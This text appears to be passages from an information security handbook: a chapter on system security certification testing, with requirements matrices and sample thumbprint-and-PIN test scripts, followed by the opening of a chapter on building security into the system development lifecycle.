2.1.a	Thumbprint readers are installed on the target configuration.
2.2	Users who are positively identified by a thumbprint will then be required to enter a personal identification number (PIN) to authenticate their identification.
2.2.a	Keyboards are installed on the target configuration.

decomposed requirement should be testable on a pass-or-fail basis. As an example, Exhibit 31-1 contains at least two individual testable requirements. Likewise, Exhibit 31-2 contains at least two individual testable requirements. Exhibit 31-4 shows the individual decomposed requirements.

Requirements Matrix

A Requirements Matrix is an easy way to display and trace a requirement to its source. It provides a column for categorization of each requirement. The Matrix also provides a space for noting the evaluation method that will be used to test that requirement and a space for recording the results of the test. The following paragraphs identify column heading for the Requirements Matrix and provide an explanation of the contents of that column. Exhibit 31-5 is an example of how the Requirements Matrix may appear.

Category. Categories may vary, depending upon the environment of the information system certified. The categories listed in the following paragraphs are suggested as a starting point. The list can be tailored to meet the needs of the environment. Further information on security services and mechanisms listed in the subsequent paragraphs can be found in ISO 7498-2, *Information Processing Systems — Open Systems Interconnection — Basic Reference Model — Part 2: Security Architecture (1989).* The following definitions are attributed to ISO 7498-2. Note that a requirement may fit in more than one category.

- *Security services.* Security services include authentication, access control, data confidentiality, data integrity, and nonrepudiation.
  - — *Authentication.* Authentication is the corroboration that a peer entity is the one claimed.
  - — *Access control*. Access control is the prevention of unauthorized use of a resource, including the prevention of use of a resource in an unauthorized manner.

Exhibit 31-5. Example requirements matrix.

Req. No.	Category	Source Reference	Stated Requirement	Evaluation Method	Test Procedure	Pass	Fail
1	I&A	XYZ Security Policy	Users of the XYZ Information System will be required to identify themselves prior to being granted access to the information system	Test	IA002S		
2	I&A	XYZ Security Policy	Users of the XYZ Information System will be required to authenticate their identify prior to being granted access to the information system	Test	IA002S		
3	I&A	XYZ Security Plan	A thumbprint reader will be used to identify users of the XYZ Information System	Demonstrate	IA003S		
4	Architecture	Derived	Thumbprint readers are installed on the target configuration	Observation	AR001A		
5	I&A	XYZ Security Plan	Users who are positively identified by a thumbprint will then be required to enter a personal identification number (PIN) to authenticate their identification	Demonstrate	IA003S		
6	Architecture	Derived	Keyboards are installed on the target configuration	Observation	AR001A		

— *Data confidentiality.* Data confidentiality is the property that information is not made available or disclosed to unauthorized individuals, entities, or processes.
— *Data integrity.* Data integrity is the property that data has not been altered or destroyed in an unauthorized manner.
— *Non-repudiation.* Non-repudiation is proof of origin or receipt such that one of the entities involved in a communication cannot deny having participated in all or part of the communication.

- *Additional Categories.* The following categories are not defined in ISO 7498. These categories, however, should be considered as part of the system security Certification Test.
  — *Physical security.* Physical security of the information system is integral to the overall information security program. At a minimum, the Certification Test should look for obvious ways to gain physical access to the information system.
  — *Operational security.* Operational security considerations include items such as backup schedules and their impact on the operational environment. For example, if a system backup is performed every day at noon, the Certification Test should attempt to determine if this schedule has an operational impact on the mission of the system, remembering that availability of information is one of the tenets of sound information security practice.
  — *Configuration management.* At a minimum, the Certification Test should select one change at random to determine that the process for managing changes was followed.
  — *Security awareness and training.* At a minimum, the Certification Test should randomly select user and operator personnel to determine that there is an active Security Awareness and Training Program.
  — *System security procedures.* At a minimum, the Certification Test should select an individual at random to determine if the System Security Procedures are being followed.
  — *Contingency planning.* The Certification Test should look for evidence that the Contingency Plan is routinely tested and updated.
  — *Emergency Planning.* The Certification Test should determine if adequate and appropriate emergency plans are in place.
- *Technical.* Technical controls are those features designed into or added onto the computer system that are intended to satisfy requirements through the use of technology.
  — *Access controls.* The technical access control mechanisms are those that permit or deny access to systems or information based on rules that are defined by system administration and management personnel. This is the technical implementation of the access control security service.

— *Architecture.* Technical architecture is of great importance to the Certification Test process. Verifying the existence of a well-developed system architecture will provide assurance that backdoors into the system do not exist unless there is a strong business case to support the backdoor, and then only if it is properly secured.
— *Identification and authentication.* Identification and authentication is the cornerstone of information security. The Certification Test Plan must thoroughly detail the mechanisms and features associated with the process of identifying a user or process, as well as the mechanisms and features associated with authenticating the identity of the user or process.
— *Object reuse.* In most information systems, shared objects, such as memory and storage, are allocated to subjects (users, processes, etc.) and subsequently released by those subjects. As subjects release objects back to the system to be allocated to other subjects, residual information is normally left behind in the object. Unless the object is cleared of its residual content, it is available to a subject that is granted an allocation to that object. This situation creates insecurity, particularly when the information may be passed outside the organization, thereby unintentionally releasing sensitive information to the public that resides in the file slack space. Clearing the object, either upon release of the object or prior to its allocation to a subject, is the technique used to prevent this insecurity.

The test facilities necessary to test shared resources for residual data may not be available to the information security professional. To test this feature, the Certification Test Team may be required to seek the services of a certified testing facility. At a minimum, the Certification Test Plan should determine if this feature is available on the system under test and also determine if this feature is enabled. If these features have been formally tested by a reputable testing facility, their test results may be leveraged into the local test process.

On a related subject, data remanence may be left on magnetic storage media. That is, the electrical charges on given magnetic media may not be completely discharged by overwriting the information on the media. Sophisticated techniques can be employed to recover information from media, even after it has been rewritten several times. This fact becomes of particular concern when assets are either discarded or transferred out of the organization. Testing this feature requires specialized equipment and expertise that may not be available within the Certification Test Team. At a minimum, the Certification Test Plan should determine if procedures and policies are in place to securely erase all data remanence from media upon destruction or transfer, through a process known as degaussing.

Audit

Auditing is the technical security mechanism that records selected actions on the information system. Audit logs must be protected from tampering, destruction, or unauthorized access. The Certification Test Plan should include a test of the audit features of the system to determine their effectiveness.

System Integrity

Technical and nontechnical features and mechanisms should be implemented to protect the integrity of the information system. Where these features are implemented, the Certification Test Plan should examine them to determine their adequacy to meet their intended results.

Security Practices and Objectives

Test categories that address security practices and objectives may be found in the International Organization for Standards (ISO) and the International Electrotechnical Commission (IEC) from their adaptation of British Standard (BS) 7799, which was published as ISO/IEC International Standard (IS) 17799, *Information Technology — Code of Practice for Information Security Management,* dated December 2000. ISO/IEC IS 17799 recommends standards for and identifies several objectives that are elements of information security management. In keeping with the spirit of the IS, the elements herein identified are recommendations and not requirements. These elements can be tailored to adapt to the environment in which the test is executed. For a further explanation and detailed definition of each of these categories, the reader is referred to ISO/ISE IS 17799.

Exhibit 31-6 lists the various security services and mechanisms from ISO 7498-2 and the various security management practices and objectives from ISO 17799.

Source

Each requirement must be traceable to its source. The source may be any one or more of the documents identified above.

Specific Requirement. Each decomposed requirement will be listed separately. This allows for easy reference to the individual requirement.

Evaluation Method. This column identifies the method that will be used to evaluate the requirement. Possible evaluation methods include *Test, Demonstration, Inspection, Not Evaluated,* or *Too General*.

- *Test.* This evaluation method calls for the requirement to be tested on a system of the same configuration as the live system. Testing on a live system is not recommended; however, if resource constraints necessitate

Exhibit 31-6. Security services, practices, and objectives.

SECURITY SERVICES (ISO 7498-2)
Authentication
- Peer entity authentication
- Data origin authentication

Access control
Data confidentiality
- Connection confidentiality
- Connectionless confidentiality
- Selective field confidentiality
- Traffic flow confidentiality

Data integrity
- Connection integrity with recovery
- Connection integrity without recovery
- Selective field connection integrity
- Connectionless integrity
- Selective field connectionless integrity

Non-repudiation
- Non-repudiation with proof of origin
- Non-repudiation with proof of delivery

SPECIFIC SECURITY MECHANISMS (ISO 7498-2)
Encipherment
Digital signature
Access control
Data integrity
Authentication exchange
Traffic padding
Routing control
Notarization

PERVASIVE SECURITY MECHANISMS (ISO 7498-2)
Trusted functionality
Security labels
Event detection
Security audit trail
Security recovery
Security policy
- Information security policy document
- Review and evaluation

Organizational Security
- Information security infrastructure
  - Management information security forum
  - Information security coordination
  - Allocation of information security responsibilities
  - Authorization process for information processing facilities
  - Specialist information security advice
  - Cooperation between organizations
  - Independent review of information security

Exhibit 31-6. Security services, practices, and objectives (Continued).

- Security of third-party access
  - Identification of risks from third-party access
  - Security requirements in third-party contracts
- Outsourcing
  - Security requirements in outsourcing contracts

Asset Classification and Control

- Accountability for assets
  - Inventory of assets
- Information classification
  - Classification guidelines
  - Information labeling and handling

Personnel Security

- Security in job definition and resourcing
  - Including security in job responsibilities
  - Personnel screening and policy
  - Confidentiality agreements
  - Terms and conditions of employment
- User training
  - Information security education and training
- Responding to security incidents and malfunctions
  - Reporting security incidents
  - Reporting security weaknesses
  - Reporting security malfunctions
  - Learning from incidents
  - Disciplinary process

Physical and Environmental Security

- Secure areas
  - Physical security perimeter
  - Physical entry controls
  - Security offices, rooms and facilities
  - Working in secure areas
  - Isolated delivery and loading areas
- Equipment security
  - Equipment sitting and protection
  - Power supplies
  - Cabling security
  - Equipment maintenance
  - Security of equipment off-premises
  - Secure disposal or reuse of equipment
- General controls
  - Clear desk and clear screen policy
  - Removal of property

Communications and Operations Management

- Operational procedures and responsibilities
  - Documented operating procedures
  - Operational change control
  - Incident management procedures
  - Segregation of duties

Exhibit 31-6. Security services, practices, and objectives (Continued).

- Separation of development and operational facilities
- External facilities management
- System planning and acceptance
  - Capacity planning
  - System acceptance
- Protection against malicious software
  - Controls against malicious software
- Housekeeping
  - Information backup
  - Operator logs
  - Fault logging
- Network management
  - Network controls
- Media handling and security
  - Management of removable computer media
  - Disposal of media
  - Information handling procedures
  - Security of system documentation
- Exchanges of information and software
  - Information and software exchange agreements
  - Security of media in transit
  - Electronic commerce security
  - Security of electronic mail
  - Security of electronic office systems
  - Publicly available systems
  - Other forms of information exchange

Access control

- Business requirements for access control
  - Access control policy
- User access management
  - User registration
  - Privilege management
  - User password management
  - Review of user access rights
- User responsibilities
  - Password use
  - Unattended user equipment
- Network access control
  - Policy on use of network services
  - Enforced path
  - User authentication for external connections
  - Node authentication
  - Remote diagnostic port protection
  - Segregation in networks
  - Network connection control
  - Network routing control
  - Security of network services
- Operating system access control
  - Automatic terminal identification

Exhibit 31-6. Security services, practices, and objectives (Continued).

- Terminal log-on procedures
- User identification and authentication
- Password management system
- Use of system utilities
- Duress alarm to safeguard users
- Terminal timeout
- Limitation of connection time

Application access control
- Information access restriction
- Sensitive system isolation

Monitoring system access and use
- Event logging
- Monitoring system use
- Clock synchronization

Mobile computing and teleworking
- Mobile computing
- Teleworking

Systems Development and Maintenance

Security requirements of systems
- Security requirements analysis and specification

Security in application systems
- Input data validation
- Control of internal processing
- Message authentication
- Output data validation

Cryptographic controls
- Policy on the use of cryptographic controls
- Encryption
- Digital signatures
- Non-repudiation services
- Key management

Security of system files
- Control of operational software
- Protection of system test data
- Access control to program source library

Security in development and support processes
- Change control procedures
- Technical review of operating system changes
- Restriction on changes to software packages
- Covert channels and Trojan code
- Outsourced software development

Business Continuity Management

Aspects of business continuity management
- Business continuity management process
- Business continuity and impact analysis
- Writing and implementing continuity plans
- Business continuity planning framework
- Testing, maintaining, and reassessing business continuity plans

Exhibit 31-6. Security services, practices, and objectives (Continued).

Compliance
Compliance with legal requirements
Identification of applicable legislation
Intellectual property rights
Safeguarding of organizational records
Data protection and privacy of personal information
Prevention of misuse of information processing facilities
Regulation of cryptographic controls
Collection of evidence
Reviews of security policy and technical compliance
Compliance with security policy
Technical compliance checking
System audit considerations
System audit controls
Protection of system audit tools

testing on the live system, all parties must be advised and agree to the risk associated with that practice.

- *Demonstration.* When testing is inappropriate, a demonstration may be substituted. For example, if a requirement calls for hard-copy output from the information system to be marked in a specific manner, personnel associated with the operation of the system could easily demonstrate that task.
- *Inspection.* Inspection is an appropriate test method for requirements such as having visiting personnel register their visit or a requirement that personnel display an identification card while in the facility.
- *Not evaluated.* This method should only be chosen at the direction of the Approving Authority. There are occasions where testing a requirement may cause harm to the system. For example, testing a requirement to physically destroy a hard disk prior to disposal would cause an irrecoverable loss. In cases such as these, the Approving Authority may accept the process as evidence that the requirement is met.
- *Too general.* Occasionally, requirements cannot be quantified in a pass-or-fail manner. This is usually due to a requirement that is too general. An example might be a requirement that the information system is operated in a secure manner. This requirement is simply too general to quantify and test.

Test Procedure. Identify the test procedure that is used to test the requirement. Building test scenarios and test scripts is discussed later in this chapter. The combination of these items forms a test procedure. The test procedures are identified in this column on the matrix.

Pass or Fail. The last column is a placeholder for a *pass* or *fail* designator. The Test Recorder will complete this column after the test is executed.

BUILDING A CERTIFICATION TEST PLAN

The Test Team has been established and appointed, and requirements have been identified and broken down into individual testable requirements. The Certification Test Plan can now be written. The Certification Test Plan will address test objectives and schedules; and it will provide a method for executing the individual tests and for recording, compiling, and reporting results. To maintain integrity of the system functional requirements, tests can be structured around real-life functional and operational scenarios. By so doing, the Certifying Authority and the Approving Authority can obtain a higher level of assurance that the system will not only be a more secure system but also will meet its operational mission requirements. Remember: Certification Testing is designed to show that the system meets the minimum requirements — not to show that security features and mechanisms are all installed, enabled, and configured to their most secure settings. This may seem somewhat contrary to good security practice; however, it is not. Most of the security engineering and architecture work would have been accomplished in the initial design and implementation phases for the system. Of course, it is incumbent upon information security professionals to identify those practices that introduce vulnerabilities into the system. Information security professionals must identify those weaknesses before entering into a Certification Test. Under these conditions, the test would proceed only after the managers and owners of the system agree to accept the risk associated with the vulnerabilities. The goal is to avoid any surprises introduced in the final report on the Certification Test.

Introduction and Background

The Certification Test Plan should begin with some introductory and background information. This information would identify the system under test, its mission and purpose. The Plan should identify the reasons for conducting the test, whether for initial accreditation and approval of the system or as part of an ongoing information security management program. This provides historical information to those who may wish to review the results in the future, and it also provides a framework for persons who may be involved in Independent Verification and Validation (IV&V) efforts and who may not be familiar with the system tested. Adequate detail should be provided to satisfy these two goals.

The Certification Test Plan should define its purpose. Providing a defined purpose will help to limit the scope of the Test Plan in order to avoid either testing too little, thereby rendering the test evidence inadequate to support conclusions in the test report, or testing too much, thereby rendering the test unmanageable and the results suspect.

The scope of the test should be identified. That is, the configuration boundaries should be defined and the limit of requirements and standards should be identified. These factors would have been identified prior to reaching this point in the process. It is important to document them in the Certification Test Plan because the supporting documentation upon which this plan is built may change in the future, causing a loss of the current frame of reference. For example, if a UNIX-based system is tested today, and it is retrofitted with a Windows-based system next year, the results of the test are not valid for the new configuration. If the test plan fails to identify its own scope, there is no basis for determining that the test results are still valid.

Assumptions and Constraints

Assumptions and Constraints must be identified. These items will cover topics like the availability of a test suite of equipment, disruption of mission operations, access to documentation such as policies and procedures, working hours for the test team, scheduling information, access to the system, configuration changes, etc.

Test Objectives

High-level Test Objectives are identified early in the certification test plan. These objectives should identify the major requirements tested. Test Scenarios will break down these overall objectives into specific requirements, so there is no need to be detailed in this section of the plan. High-level objectives can include items such as access control, authentication, audit, system architecture, system integrity, facility security management, standards, functional requirements, or incident response. Remember that a Requirements Matrix has already been built and that the Test Scenarios, discussed later in this chapter, will provide the detailed requirements and detailed test objectives. Here the reader of the Certification Test Plan is given a general idea of those objectives to which the system will be tested.

System Description

This section of the Certification Test Plan should identify and describe the hardware, software, and network architecture of the system under test. Configuration drawings and tables should be used wherever possible to describe the system. Include information such as make and model number, software release and version numbers, cable types and ratings, and any other information that may be relevant to conducting of the test.

Test Scenario

The next step in developing the Certification Test Plan is to generate Test Scenarios. The scenario can simulate real operational conditions. By

Exhibit 31-7. Sample test scenario.

Title:	Identification and Authentication Procedure
Number:	IA002
Purpose:	In this test procedure, a user will demonstrate the procedures for gaining access to the XYZ Information System. Evaluators and observers will verify that the procedure is followed as documented. This scenario is a prerequisite to other test scenarios that require access to the system and will, therefore, be tested many times during the course of the certification test.
Team Members Required:	Evaluators, Observers, User Representative, IV&V
Required Support:	User Representative
Evaluation Method:	Observation, Demonstration
Entrance Criteria:	(Identify tests that must be successfully completed before this test can begin)
Exit Criteria:	(Identify how the tester will know that this test is completed)
Test Scripts Included:	IA001S

Procedure:

1. Power on the workstation, if not already powered on.
2. Demonstrate the proper method of identifying the user to the system.
3. Demonstrate the proper method of authenticating the identified user to the system.
4. Observers will verify that all steps in the test script are executed.
5. Evaluators will complete the attached checklist.
6. Completed scripts, checklists, and observer notes will be collected and transmitted to the test recorder.

so doing, functional considerations are included within the Certification Test Plan. The members of the Test Team should be familiar with the operational and functional needs of the system in order to show that the security of the system does not adversely impact the functional and operational considerations. This is the reason system administration and system user representatives are members of the Test Team. The Test Scenario should identify the Test Objective and expected results of the scenario.

Using the example presented earlier in this chapter, an example Test Scenario is shown as Exhibit 31-7. In this scenario, user identification and authentication procedures are tested by having a user follow the published procedure to accomplish that task.

Test Script

The Test Scenario identifies Test Scripts that are attached to the Scenario. The persons actually executing the test procedures use Test Scripts. Persons most familiar with the operation of the system should prepare

Exhibit 31-8. Sample test script.

Title	Identification and Authentication Procedure	
Test Script Number:	IA002S	
Equipment:	Standard Workstation	
Step:	**Script**	**Pass/Fail**
1. Power on workstation	1.1. Determine if workstation is powered on.	
	1.2. If yes, go to step 2.	
	1.3. Power on workstation and wait for log-in prompt.	
2. Identify user to system	2.1. The user will place the right thumb on the thumbprint reader.	
	2.2. Wait for system to identify the user.	
3. Authenticate identity	3.1. The user will enter the personal identification number (PIN) using the keyboard.	
	3.2. Wait for authentication information to be verified by the system.	

Test Scripts. These people know how the system functions on a day-to-day basis. Depending on the stage of development of the system, those persons may be developers, system administrators, or system users. The Test Script will provide step-by-step instructions for completing the operations prescribed in the Test Scenario. Each step in the Script should clearly describe the expected results of the step. This level of detail is required to assure reproducibility. Test Results are worthless if they cannot be reproduced at a later date. Exhibit 31-8 is an example of a Test Script.

Test Results

The results of each individual test are recorded as the test is executed. This is the reason for adding the third column on the Test Script. This column is provided for the observer and evaluator to indicate that the step was successfully completed. Additionally, space should be provided or a separate page attached for observers and evaluators to record any thoughts or comments they feel may have an impact on the Certification Test Report. It is not necessary that all the observers agree on the results, but it is necessary that the team be as thorough as necessary to document what happened, when it happened, and whether did it happen as expected. This information will be consolidated and presented in the Certification Test Report, which becomes the basis for recommending certification of the system.

DOCUMENTING RESULTS

The next step in the process of system security certification is to document the results of the Certification Test. Remember that this document will become part of the accreditation package and must be presented fairly and completely. Security professionals should not try to skew the results of the test in favor of any party involved in the certification or accreditation process. Results must be presented in an unbiased fashion. This is necessary in order to preserve the security of the system and also the integrity of the profession.

Report

The Certification Test Report must be able to stand on its own. Sufficient information should be presented that the reader of the report does not need to refer to other documents to understand the report. As such, the report will document the purpose and scope of the test. It will identify mode of operation chosen for the system, the configuration and the perimeter of the system under test, and who was involved and the roles each person played. It will summarize the findings. Finally, the Certification Test Report will state whether the system under test meets the security requirements. Any other appropriate items should be included, such as items identified as meeting requirements but not meeting the security goals and objectives. For example, a system could have a user identification code of *userid*, and a password of *password*. While this may meet the requirement of having a username and password assigned to the user, it fails to meet security objectives because the combination is inadequate to provide a necessary level of protection to the system. The Certification Test Report should identify this as a weakness and recommend that a policy for username and password strength and complexity be adopted.

Completed Requirements Matrix

Among the various attachments to the Certification Test Report is the completed Requirements Matrix. The Test Recorder would transfer the results of the Test Scenarios to the Requirements Matrix. Presenting this information in this manner allows someone reviewing the report to easily scan the table for requirements that have not been met. These unsatisfied requirements will be of great interest to the Approving Authority because the legal and civil liabilities of accepting the risk associated with unsatisfied requirements will belong to that person. Exhibit 31-9 is an example of a completed Requirements Matrix.

RECOMMENDATIONS

Finally, the Certification Test Report will provide sufficient justification for the recommendations it makes. The report could make recommendations to the Certifying Authority, if prepared by the Test Director or person

Exhibit 31-9. Completed requirements matrix.

Req. No.	Category	Source Reference	Stated Requirement	Evaluation Method	Test Procedure	Pass	Fail
1	I&A	XYZ Security Policy	Users of the XYZ Information System will be required to identify themselves prior to being granted access to the information system.	Test	IA002S	X	
2	I&A	XYZ Security Policy	Users of the XYZ Information System will be required to authenticate their identity prior to being granted access to the information system.	Test	IA002S	X	
3	I&A	XYZ Security Plan	A thumbprint reader will be used to identify users of the XYZ Information System.	Demonstrate	IA003S	X	
4	Architecture	Derived	Thumbprint readers are installed on the target configuration.	Observation	AR001A	X	
5	I&A	XYZ Security Plan	Users who are positively identified by a thumbprint will then be required to enter a personal identification number (PIN) to authenticate their identification.	Demonstrate	IA003S	X	
6	Architecture	Derived	Keyboards are installed on the target configuration.	Observation	AR001A	X	

of similar capacity. The report could make recommendations to the Accrediting Authority, if prepared by the Certifying Authority. Regardless of the audience or the author of the report, it will contain recommendations that include those identified in the following paragraphs.

Certify or Not Certify

The recommendation either to certify or not certify is the professional opinion of the person or persons preparing the report. Just as a recommendation to certify must be justified by the material presented in the report, so should a recommendation not to certify. Documentation and justification are the keys to successfully completing a Certification Test. If it is discovered at this point in the process that there is insufficient information to justify the conclusion, it would be necessary to regress and acquire the necessary information. Security professionals must be prepared to justify the conclusion and provide the documentation to support it.

Meets Requirements but Not Secure

On rare occasions, it is necessary to identify areas of weakness that meet the requirements for the system but fail to satisfy system security objectives. Usually these are identified early in the certification process, when policies are reviewed and requirements are decomposed. If, however, one or more of these items should make it through the certification process, it would be incumbent upon security professionals to identify them in the Certification Test Report.

Areas to Improve

No system security approach is perfect. Total security is unachievable. With this in mind, the security professional should identify areas that could be improved. Certainly, if the recommendation were not to certify, this section of the Certification Test Report would include those items that need to be fixed before certification could be recommended. Likewise, if items are identified that do not meet the security objectives, a recommendation should be made regarding repairing the policies that allowed this situation to occur, along with a recommendation for improving the security of the system by fixing the technology, process, or procedure that is errant. Also, if the recommendation is to certify the system, all security approaches could use some improvements. Those items and recommendations should be identified in the report.

Recertification Recommendations

Conditions under which the certification becomes invalid should be identified in the Certification Test Report. Often these conditions are dictated by policy and are usually linked to the passage of time or to the

reconfiguration of the system. Regardless of whether these conditions are identified in the policies for the system, the Certification Test Report should identify them. A major reason for including this in the report is so that future uses of its contents will be within the context it is intended. For example, it would be inappropriate to use the results of the Certification Test from five years ago, when the hardware, software, and operating systems were different, to justify certification of the system as it exists today.

DISSENTING OPINIONS

Certification is not an exact science. Occasionally, there is a difference of opinion regarding the conclusions drawn against the evidence presented. The Certification Test Report must report those dissenting opinions because it is necessary that the Accrediting Authority have as much information as is available before formulating an informed opinion. Every effort should be made to resolve the difference of opinion; however, if a resolution cannot be found, it is the obligation of the security professional to report that difference of opinion.

Independent Verification and Validation (IV&V) will submit the report directly to the Accrediting Authority without consulting the Certifying Authority or the Certification Test Team. This independent opinion gives the Accrediting Authority another perspective on the results of the Certification Test results. There should be little, if any, difference between the findings in the Certification Test Report and those of the IV&V if the test was properly structured and executed.

FINAL THOUGHTS

Final thoughts are similar to initial thoughts. Computer systems large and small, or anywhere in between, are approved for use and are certified either by conscious and deliberate effort or blindly by default. It would be better to make an informed decision rather than rely on luck or probabilities. Granted, there is a possibility that the system will never be subject to attacks, whether physical or electronic. Taking that chance leaves one exposed to the associated legal, civil, or criminal liabilities. Security professionals should insist on some type of certification, formal or informal, before putting any computer system into production and exposing it to the communication world.

ABOUT THE AUTHOR

Kevin J. Davidson, CISSP, is a senior staff systems engineer with Lockheed Martin Mission Systems in Gaithersburg, Maryland. He earned a B.S. in computer science from Thornewood University in Amsterdam, the Netherlands. He has developed and performed certification tests for the U.S. Department of Defense and the U.S. Department of Justice.

System Development Security Methodology

Ian Lim, CISSP and Ioana V. Carastan, CISSP

Many organizations have a System or Software Development Lifecycle (SDLC) to ensure that a carefully planned and repeatable process is used to develop systems. The SDLC typically includes stages that guide the project team in proposing, obtaining approval for, generating requirements for, designing, building and testing, deploying, and maintaining a system. However, many SDLCs do not take security into consideration adequately, resulting in the productionalization of insecure systems. Even in cases where there are security components in the SDLC, security is oftentimes the sacrificial lamb in a compressed project delivery timeframe. This neglect brings risk to the organization, and creates an operational burden on the IT staff, resulting in the need for costly, difficult, and time-consuming security retrofitting. In a climate where the protection of information is increasingly tied to an organization's integrity, security needs to be strongly coupled with the system development process to ensure that new systems maintain or improve the current security level of the organization.

This chapter describes a System Development Security Methodology (SDSM), which is a *modus operandi* for incorporating security into the system development process. The SDSM is designed to be an extension, not a replacement, of an organization's preexisting SDLC. This pairing and differentiation is meant both to complement and draw attention to the importance of security in the SDLC. The SDSM is especially useful for organizations that have SDLCs that lack security considerations. Whereas the overall SDLC addresses all aspects and stages of the system, the SDSM focuses primarily on the system's security needs and is limited to the Requirements, Analyze, Design, Build and Test, and Deploy stages.

The SDSM's primary audience is the project team that will be developing a new system in-house, or evaluating a third-party system for purchase. The project team should incorporate the concepts from each phase of the SDSM into the corresponding phases of the organization's existing SDLC to ensure that security is appropriately considered and built into the system from the beginning stages. Inclusion of security in this way will result in a robust end system that is more secure, easier to maintain, and less costly to own.

System Development Security Framework

Exhibit 103.1 provides a framework for the System Development Security Methodology. Each step is described in detail later in this chapter.

System Development Security Methodology

The following sections describe in detail what the System Development Security Framework (Exhibit 103.1) depicts visually. Sections are numbered as in Exhibit 103.1.

Stage 1: Requirements

The high-level objectives of the requirements stage are to:

- Extrapolate information security requirements from business requirements

EXHIBIT 103.1 System Development Security Framework

Software Development Lifecycle	Stage				
	1. Requirements	**2. Analyze**	**3. Design**	**4. Build and Test**	**5. Deploy**
System development security	1.1 Identify information protection requirements	2.1 Identify risks and costs	3.1 Design system security components	4.1 Build secure environments	5.1 Secure code migration
	1.2 Identify corporatewide and regulatory security requirements	2.2 Conduct risk vs. cost analysis	3.2 Determine and establish development security needs	4.2 Enforce secure coding practices; build security components	5.2 Sanitize obsolete environments; secure production environment
	1.3 Identify user base and high-level access requirements	2.3 Determine security scope and finalize security requirements	3.3 Security procurement	4.3 Conduct code review	5.3 Secure deployment process
	1.4 Identify security audit requirements	2.4 Evaluate resource needs (time, budget, people)	3.4 Develop security testing approach	4.4 Conduct security testing	5.4 User awareness and training
Security deliverable/ endproduct	1.5 Detailed security requirements	2.5 Security project plan 2.6 Initial risk mitigation document	3.5 Security design 3.6 Security test plan	4.5 The prepilot environment	5.5 Completed risk mitigation document
Information security certification	Initial certification review		Certification checkpoint	Vulnerability assessment	Certification issuance

- Capture applicable security policies, standards, and guidelines from within the organization
- Capture applicable regulatory and audit requirements, such as GLBA, HIPAA, Common Criteria, etc.
- Create a detailed security requirements deliverable.

Step 1.1: Identify Information Protection Requirements

The typical SDLC tends to focus on business capabilities in the Requirements stage. The SDSM seeks to anchor the project team on the confidentiality, availability, and integrity of information early in the development process. Different industries and systems have dissimilar information protection requirements. For example, healthcare organizations might stress the confidentiality of patient records, whereas banking might be more concerned about the integrity of monetary transactions.

The project team needs to understand and capture what adequate protection of information means in their specific context. Organizations with an information or data classification policy(ies) are at an advantage here because the team could more conveniently identify the type of information that is processed as well as the organization's requirements as to how the information is to be protected. Once the types of information are identified, protection requirements should be organized further into areas such as storage and exchange, authentication, and access control. Requirements should be based, not only on the classification of the data (e.g., internal use, highly confidential), but also on the way in which data is accessed (e.g., via the Internet, remotely via leased lines, or from inside the organization), and the type of user (e.g., educated employees, public users, etc.), as well as the way in which access is managed (e.g., rule-based, role-based).

Step 1.2: Identify Organization and Regulatory Security Requirements

Of key importance is that the project team verifies and captures all applicable information security policies and standards pertaining to the system to be developed to ensure that the organization's security requirements are being met. Equally important is for the project team to be aware of current as well as pending federal, state, and local regulatory standards. Project teams should be aware that different states have begun

implementing bills specific to information security. For example, the California Senate Bill 1386, which became effective on July 1, 2003, requires a business to notify individuals if their personal information may have been compromised because of a security breach. Finally, the organization should document any requirements from the organization's audit and compliance group.

Step 1.3: Identify User Base and Access Control Requirements

The largest impact to a system's security is caused by users. It is important to know the user communities that will require access to the system, and how the system will identify, authenticate, and authorize the users in each community. As part of the access control mechanism, the project team should also consider the service requirement. If the team is evaluating or developing a system of critical importance that may be subject to service attacks, it is important that access be controlled to ensure that the most important users have priority when they need it. In most organizations, loss of service is an annoyance or results in loss of revenue. In the military, loss of service could result in loss of life.

Step 1.4: Identify Security Audit Requirements

Depending on the sensitivity or criticality of the information stored on the system, the organization may need to hold individual users highly accountable for their actions on the system. The SDLC tends to focus on error reporting and system events. It is not uncommon for systems to be built with little or no consideration for security auditing requirements. This neglect affects the accuracy and granularity of security-related event tracking, which in turn makes auditing and incident handling activities more complex. The project team should consider the following when identifying security audit requirements:

- Determine the alignment with organizationwide security auditing strategy
- Determine the audit approach: subject-oriented (uses, roles, groups) vs. object-oriented (files, transactions) vs. a hybrid approach
- Determine the level of granularity needed to provide a sufficient audit trail
- Determine the administration and protection of the audit logs
- Determine the life cycle of the audit logs (align with the organization's retention policies)
- Determine the interoperability of the auditing capability (operability with other repositories)

Step 1.5: Detailed Security Requirements Deliverable

The detailed security requirements deliverable should be a subset of the requirements document(s) produced in the SDLC process. Exhibit 103.2 provides a sample of sub-headings that should be included in this deliverable.

The detailed security requirements deliverable is a living document that may need updating in later stages. This document will be used in the Design stage to create a one-to-one mapping of functionality to requirements to ensure that all requirements have been addressed.

Stage 2: Analyze

The objective of the Analyze stage in the SDSM is to provide a dose of reality in the ideal world of the Requirements stage. The project team must determine the viability of designing and implementing the security requirements and adjust appropriately according to budget, resource, and timeline constraints. Subsequently, the final scope should be defined; the project deliverables, timelines, checkpoints, budget, and resources should be identified; and a security project plan should be created for incorporation into the overall SDLC project plan. A high-level information security risk document should also be prepared for presentation at the initial certification review (discussed later in the chapter).

It is critical that a thorough security analysis is done to ensure that the proper security elements are considered in the Design stage. An incomplete analysis could lead to a faulty design, which at best will lead to costly rework, and at worst will result in an insecure end product.

Step 2.1: Identify Risks and Costs

The project team should understand how the addition of a new system will impact the organization's existing IT architecture, and what new security risks the system could introduce into the environment. This exercise should identify the appropriate network location of the new system, and the security touchpoints between the system and the preexisting IT infrastructure.

Once the new system has been "placed" into the environment, the project team should identify all possible security threats to the system, including technical hazards (e.g., power outages, security vulnerabilities), man-made hazards (e.g., fire, sabotage), and natural hazards (e.g., floods, tornadoes). The team should then identify

EXHIBIT 103.2 Sample of Content that Should Be Included in the Detailed Security Requirements Deliverable

Subheadings	Content	Example
Information storage and exchange	Information classification Encryption requirements (if applicable) Information exchange control points (entry/exit)	Customer insurance policy information is classified as Confidential, and must be encrypted when transmitted over the Internet Customer insurance policy being transmitted to business partner must pass through a single entry/exit point
Identification/ authentication	User communities specification (external end users, internal end users, business partners, support, administrators, vendors, etc.) Authentication strength (password, strong passwords, two-factor, biometrics) Warning banner requirements Credential management requirements	Public end users must be uniquely identified and authenticated to the system using strong passwords
Authorization	Mode of access control (role-based, rule-based) Levels of access rights Access move, add, delete requirements	Role-based authorization must be used Users can have multiple roles
